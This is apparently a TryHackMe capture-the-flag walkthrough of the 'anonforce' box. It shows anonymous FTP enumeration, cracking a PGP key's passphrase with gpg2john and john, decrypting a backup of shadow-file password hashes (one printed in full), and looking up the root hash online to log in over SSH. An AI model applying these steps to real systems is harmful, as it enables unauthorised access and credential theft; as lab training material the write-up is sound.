
This is an Easy boot2root linux box From Tryhackme. lets walkthrough this easy box
Enumeration
NMAP Scan
as always we start with our trusty nmap scan I use nmap -sC -sV <IP> for most of time
┌──(joe㉿kali)-[~/Desktop/box/thm/anon]
└─$ nmap -sC -sV  10.201.86.124
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 19:38 +04
Nmap scan report for 10.201.86.124
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.23.120.189
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Sep 24 08:35 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x   94 0        0               0 Sep 24 08:35 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 Sep 24 08:35 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 Sep 24 08:35 sys
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
|_  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.02 seconds
Here we can see whe have Anonymous FTP access to the box and nmap already showing us what is the content of that ftp server. Lets login to the FTP server and go through folders to see is there any interesting findings.
Finding user.txt
Lets login
┌──(joe㉿kali)-[~/Desktop/box/thm/anon]
└─$ ftp 10.201.86.124
Connected to 10.201.86.124.
220 (vsFTPd 3.0.3)
Name (10.201.86.124:joe): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
Now lets go through directories.
ftp> ls
229 Entering Extended Passive Mode (|||43943|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
drwxr-xr-x   17 0        0            3700 Sep 24 08:35 dev
drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
drwx------    2 0        0           16384 Aug 11  2019 lost+found
drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread
drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
dr-xr-xr-x   85 0        0               0 Sep 24 08:35 proc
drwx------    3 0        0            4096 Aug 11  2019 root
drwxr-xr-x   18 0        0             540 Sep 24 08:35 run
drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
dr-xr-xr-x   13 0        0               0 Sep 24 08:35 sys
drwxrwxrwt    9 0        0            4096 Sep 24 08:35 tmp
drwxr-xr-x   10 0        0            4096 Aug 11  2019 usr
drwxr-xr-x   11 0        0            4096 Aug 11  2019 var
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz -> boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz.old -> boot/vmlinuz-4.4.0-142-generic
Lets go to home folder to see if there any user accounts.
ftp> cd home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44950|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Aug 11  2019 melodias
226 Directory send OK.
Here we found a directory called melodias
Now lets go inside the folder.
ftp> cd melodias
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||34935|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.

WOW look at that we found user.txt very easy right. now lets download the file using get command and catout the flag.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||34878|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |**********************************************************************|    33      139.50 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.15 KiB/s)
ftp> bye
221 Goodbye.
Finding root.txt
Lets try to look around for any other clues from the FTP server since we don’t have any other space like webpage or something so the clue must be in that FTP server.
If you look closer you can see an odd looking folder name called notreadI wonder whats inside 😉
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
ftp>
Inside here we can see a .pgpand a .asc file. lets download both to local machine to do more research.
when we try to import private.asc using gpg --import we can see its asking for password???
So lets try to crack the private.asc using John for that we can use gpg2johnmodule.
┌──(joe㉿kali)-[~/Desktop/box/thm/anon]
└─$ gpg2john private.asc > crack

File private.asc
Now the john compatible hash is saved to crack file lets pass it to john and wait for it to finish. Use john <file name>
┌──(joe㉿kali)-[~/Desktop/box/thm/anon]
└─$ john crack
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
******         (anonforce)
1g 0:00:00:01 DONE 2/3 (2025-09-24 20:03) 0.8695g/s 13812p/s 13812c/s 13812C/s lolipop..madalina
Use the "--show" option to display all of the cracked passwords reliably
Session completed. Nice we are able to find the password.
Now lets import the key using gpg --import <file_name.asc> and type the password we just cracked.
┌──(joe㉿kali)-[~/Desktop/box/thm/anon]
└─$ gpg --import private.asc
gpg: keybox '/home/joe/.gnupg/pubring.kbx' created
gpg: /home/joe/.gnupg/trustdb.gpg: trustdb created
gpg: key B92CD1F280AD82C2: public key "anonforce <[email protected]>" imported
gpg: key B92CD1F280AD82C2: secret key imported
gpg: key B92CD1F280AD82C2: "anonforce <[email protected]>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
Now we can decrypt the backup.pgp file to see what inside it. User gpg --decrypt <file_name.pgp>
┌──(joe㉿kali)-[~/Desktop/box/thm/anon]
└─$ gpg --decrypt backup.pgp
gpg: encrypted with elg512 key, ID AA6268D1E6612967, created 2019-08-12
      "anonforce <[email protected]>"
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
root:$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7Ci**********.bsOIBp0DwXVb9XI2Et*******aMZMNd2tV4uob5RVM0:18120:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18120:0:99999:7:::
uuidd:*:18120:0:99999:7:::
melodias:$1$xDhc6S6G$IQHUW5ZtMkBQ5pUMjEQtL1:18120:0:99999:7:::
sshd:*:18120:0:99999:7:::
ftp:*:18120:0:99999:7:::
It’s a backup of a passwdfile and we can see it has root user password but hashed! 🙁
Now we can do 2 things
- Use John or hashcat to crack password locally
- Use Online tools like crackstation.net or hashes.com to see of this hash is in any breach. (This is what I personally use first. If its already cracked we can save time 😉 )
Cracking root password
Lets try to put the hash into hashes.com and see if this is already cracked

Well Look At That !!! Its already cracked before. now we have password for root user

Lets try to ssh in to it with root user ssh root@<ip> and then this cracked password.
Congratulations!! You finished the box now submit your findings…
Good Luck you did grate 😉

Very cool insight and informative thread